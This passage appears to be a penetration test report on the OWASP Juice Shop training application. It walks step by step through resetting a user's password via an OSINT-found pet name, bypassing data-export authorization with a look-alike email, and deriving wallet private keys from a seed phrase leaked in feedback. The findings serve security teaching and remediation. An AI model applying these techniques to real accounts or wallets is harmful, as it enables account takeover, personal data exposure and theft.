
Change

4. Search for pet-related info:

Checked the Photo Wall → No pet-related images from Bjoern.



Conducted OSINT search online.



5. Found a tweet/video where Bjoern mentions his pet named: **Zaya**

Submit the answer to reset the password

## Forgot Password

Email\*  
bjoern@owasp.org ?

Security Question\*  
•••• Zaya ?

New Password\*  
•••••••••• 10/20

Repeat New Password\*  
•••••••••• 10/20

Show password advice

 Change

You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Successfully reset Bjoern's password and gained access to his account.

### 5.13.3 GDPR Data Theft

HIGH

- Description:

The application fails to properly authorize users during the data export process. Instead of applying strict server-side access controls, it obfuscates email addresses to protect user identity. This obfuscation is predictable and can be bypassed by registering with a similar-looking email address. As a result, a user can access another user's personal order data without proper authentication or authorization.

---

- Impact:

The penetration tester was able to access sensitive order data belonging to another user by registering an account with an email address that becomes indistinguishable after the application's obfuscation process. This exposed personally identifiable information (PII), violating GDPR and other data protection principles.

---

- Vulnerability Location:

---

- CVE Reference:

---

- Recommendations:

- Implement strict access control checks on the backend, ensuring users can only access their own data.
- Ensure that internal mechanisms use complete and accurate identifiers rather than email obfuscation for privacy or security.
- Validate identity (e.g., using token-based session validation) before fulfilling sensitive data export requests.

- Proof Of Concept:

1. Open Burp Suite, open browser, navigate to the register page, and create a new account.

The image shows two side-by-side screenshots. On the left is the Burp Suite interface, specifically the Proxy tab, with the title "Burp Suite Community Edition v2024.5.5 - Temporary Project". It displays a warning message: "Intercept is off" with a note: "When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server." Below this are "Learn more" and "Open browser" buttons. On the right is a screenshot of a web browser window titled "OWASP Juice Shop" with the URL "localhost:3000/#/register". The page is titled "User Registration" and contains fields for "Email\*", "Password\*", "Repeat Password\*", "Security Question\*", and "Answer\*". The "Email" field has the value "arminn@juice-sh.op". The "Password" field has the value "\*\*\*\*". The "Repeat Password" field also has the value "\*\*\*\*". The "Security Question" dropdown is set to "Father's birth date? (MM/DD/YY)". The "Answer" field contains "1211". At the bottom is a "Register" button.

## 2. Log in and perform a data export request

The image consists of two vertically stacked screenshots of the OWASP Juice Shop application.

**Screenshot 1: Login Page**

This screenshot shows the login interface. At the top, there is a header bar with the OWASP Juice Shop logo, a search icon, an account icon, a shopping cart icon labeled "Your Basket" with a red notification dot showing "0", and a language switcher set to "EN". Below the header is a "Login" form. It contains fields for "Email\*" (with the value "arminn@juice-sh.op") and "Password\*" (with four dots indicating the password). There is also a "Forgot your password?" link, a "Log in" button with a key icon, a "Remember me" checkbox, and a "Log in with Google" button. A "Not yet a customer?" link is at the bottom of the form.

**Screenshot 2: Account Page**

This screenshot shows the user's account page after logging in. The top navigation bar remains the same. A dropdown menu is open under the "Account" icon, listing several options: "Privacy Policy", "Request Data Export" (which is highlighted with a red box), "Request Data Erasure", "Change Password", "2FA Configuration", and "Last Login IP". The "Privacy & Security" option is also highlighted with a red box. To the right of the dropdown, there is a product card for "Apple Pomace" priced at "0.89¤".

The screenshot shows the OWASP Juice Shop application. In the main browser window, there's a modal dialog titled "Request Data Export". It contains three radio buttons for "Export Format": "JSON" (selected), "PDF", and "Excel". Below the radio buttons is a blue "Request" button. A note at the bottom says "(Your data export will open in a new Browser window.)". In the bottom right corner of the main window, there's a notification for "Your Basket" with a count of 0. In the bottom right corner of the entire screenshot, there's a small "EN" icon.

about:blank - Chromium

about:blank

```
{ "username": "", "email": "arminn@juice-sh.op", "orders": [], "reviews": [], "memories": [] }
```

Nothing appears in the data file as we haven't made any orders yet

### 3. Make an order and see the request data export

The screenshot shows the "Your Basket" page. On the left, it displays the delivery address and payment method. The "Order Summary" table shows the breakdown of the order:

	Items	1.99¤
Delivery	0.99¤	
Promotion	0.00¤	
<b>Total Price</b>	<b>2.98¤</b>	

On the right, there's a large blue button with a dollar sign icon and the text "Place your order and pay". Below the basket summary, a message states "You will gain 0 Bonus Points from this order!"

Delivery Address  
armin  
egy, egy, egy, 1111  
egy

Payment Method  
Card ending in  
4567

Phone Number  
Card Holder  
armin

Your Basket (arminn@juice-sh.op)

	Items	1.99¤
Apple Juice (1000ml)	1	1.99

\$ Place your order and pay

You will gain 0 Bonus Points from this order!

#### 4. turn intercept on and capture the track order request and send it to repeater

The screenshot shows the Burp Suite interface and the OWASP Juice Shop application side-by-side.

**Burp Suite (Left):**


- The "Proxy" tab is selected.
- A red box highlights the "Intercept is on" button in the toolbar.
- Below the toolbar, a message says "Intercept is on".
- The event log shows a captured request to "http://localhost:3000/#/order-completion/6d32-cb76118022415d55".
- The context menu for this request has a red box around the "Send to Repeater" option.

**OWASP Juice Shop (Right):**

- The page displays a success message: "Thank you for your purchase! Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page."
- The "Order Summary" table shows one item: Apple Juice (1000ml) at 1.99€.
- Below the summary, a note says: "You have gained 0 Bonus Points from this order!"

5. Observe the response and note that email addresses are obfuscated also notice the obfuscation pattern “[arminn@juice-sh.op](mailto:arminn@juice-sh.op)” → “[\\*rm\\*nn@j\\*\\*c\\*sh.\\*p](mailto:*rm*nn@j**c*sh.*p)”

6. Create a new account with an email address that, when obfuscated, resembles an existing user's email.



### User Registration

Email\*  
edmin@juice-sh.op

Password\*  
•••••

1 Password must be 5-40 characters long. 5/20

Repeat Password\*  
•••••

5/40

Show password advice

Security Question\*  
Father's birth date? (MM/DD/YY)

1 This cannot be changed later!

Answer\*  
1211

Register

### Login

Email\*  
edmin@juice-sh-op

Password\*  
•••••

Forgot your password?

Log in

Remember me


or

G Log in with Google

Not yet a customer?


This was done based on the observed pattern from a previous order or interaction within the application where only parts of the email were visible, and asterisks replaced the rest.

7. Notice that the new account doesn't have any saved data as there was no



The image contains two screenshots of a web application. The top screenshot shows a dark-themed interface with a header bar containing links like 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. Below the header is a navigation bar with the 'OWASP Juice Shop' logo and links for 'Account', 'Your Basket' (with a red notification dot), and 'EN'. The main content area is titled 'My saved addresses' and features a single button labeled '+ Add New Address'. The bottom screenshot shows a similar dark-themed interface with the same header and navigation bar. The main content area is titled 'My Payment Options' and contains two buttons: 'Add new card' and 'Add a credit or debit card'.

order placed before



8. Test access for data make a Request data export

Order History				
Order ID #5267-44a3e9fde5edd094	Total Price 26.97₹	Bonus 3	Delivered	 
Product	Price	Quantity	Total Price	
Eggfruit Juice (500ml)	8.99₹	3	26.97₹	
Order ID #5267-dbdab4f4104dc357				
Product	Price	Quantity	Total Price	
Apple Juice (1000ml)	1.99₹	3	5.97₹	
Orange Juice (1000ml)	2.99₹	1	2.99₹	

We notice that the new account didn't make any orders before and still it showed me data from a different user appears, this indicates exposure of data of other user personal order history.

#### 5.13.4 NFT Takeover

HIGH

- Description:  
we exposed critical NFT wallet credentials through user feedback. We gained access to an official Soul Bound Token (a type of NFT linked to a unique identity) by leveraging sensitive information exposed inadvertently through user feedback.

---

- Impact:  
A penetration tester was able to successfully obtain the seed phrase of a wallet by reviewing public feedback, converting it to a private key using a known cryptographic method BIP39, and gained full control over a protected NFT (Soul Bound Token). This results in complete compromise of ownership and identity-based assets, violating integrity and confidentiality.

---


- Vulnerability Location:
  - Affected path: /juicy-nft
  - Leaked Data: Seed phrase

---

- Recommendations:
  - monitor user-submitted content (e.g., feedback, review) for sensitive data patterns.
  - Secure Information Handling Ensure that any form of sensitive information, such as cryptographic keys or seed phrases, is neither stored nor transmitted in clear text within user-accessible areas.
  - Deploy employ automated filtering to obscure or block the display of sensitive information.

---

- Proof Of Concept:
  1. Search for NFT-related content in the application source code and UI.



A user comment mentioning the path: “/juicy-nft”

```

    },
    {
      path: "juicy-nft",
      component: Fc
    },
    {
      path: "wallet-web3",
      loadChildren: (n = (0,
        w.Z)(function() {
          return yield np();
        })
      )
    }
  ]
);

```

discovered the /juicy-nft path in the application's JavaScript file

2. Extracting the Seed Phrase from the same feedback.

“purpose betray marriage blame crunch monitor spin slide donate sport lift



Recognized that this seed phrase likely relates to the private key required by the /juicy-nft page.

3. The NFT wallet seed phrase follows the “**BIP39 standard**” to generate private key and it should be “**Ethereum**”



4. Used the Mnemonic Converter Tool (<https://iancoleman.io/bip39/>) to convert the seed phrase into a private key

Auto complete


Mnemonic Language	English 日本語 Español 中文(简体) 中文(繁體) Français Italiano 葡萄牙语 Čeština Português
BIP39 Mnemonic	purpose betray marriage blame crunch monitor spin slide donate sport lift clutch
<input type="checkbox"/> Show split mnemonic cards	
BIP39 Passphrase (optional)	
BIP39 Seed	552b89904540a9d8751f1c7e31f71feb584bb62af857fbfb65bcb8e48c80dc8654614379a2a1e294f759134c0008beeee778fb353f98e15edf3adad2a728e17
Coin	ETH - Ethereum
BIP32 Root Key	xprv9s21ZrQH143K4DfTxz9Ygc6kvSBEV8LgZPk7BcXzJzT49gj6VoY5xqD21Q9jnyZQXaeWqp7wRs44vbeWU1FwRzbXFazix1hc7qFhSoyD6ub
<input type="checkbox"/> Show BIP85	

5. Obtained the private key:

“**0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e3**”

Path	Address	Public Key	Private Key
m/44'/60'/0'/0/0	0x8343d2eb2b13A2495de435alb15e85b98115Ce05	0x02c7a2a93289c9fbda5990bac6596993e9bb0a8d3f178175a80b7cf983983f506	0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e
m/44'/60'/0'/0/1	0x4A2d55CF9600B5961974E6547C6dd4F5E21b420E	0x02cd9e1898ad99d58c206161ae0b7a704e3771525a6e1e503ff462378527f76cbf	0x7a63f1461d37b2591ac1381a446ababfe68fa2ccdf5917c24a5e797103db22335
m/44'/60'/0'/0/2	0x0830c7dc5d88BcAf63B5FC5cFFa300E47521b8b4e	0x0377b0e72f93e17d62415cff9e29cdc6cdc112e679dd6e33f0da6af4be36d68dc	0xd8274792ab072112bf8548f341d2b8d6797a52d0c26b7cc00545aa0fc6931369
m/44'/60'/0'/0/3	0x48437a6906025a3a8c7CCd12BE3Ca67858921136	0x02b4252be7a7eb8d94ef53172dcff9151d0280819f11738d802133262aa93d3be0	0xeb9b3b9f117016a74d10c0eaf05e5ec2ce944014f9edcbf4ffd38f96e6c29e9c

6. Entered the derived private key on the NFT page, which authenticated access to the wallet containing the Soul Bound Token.



Successfully accessed the wallet and verified control over the Soul Bound Token NFT, completing the takeover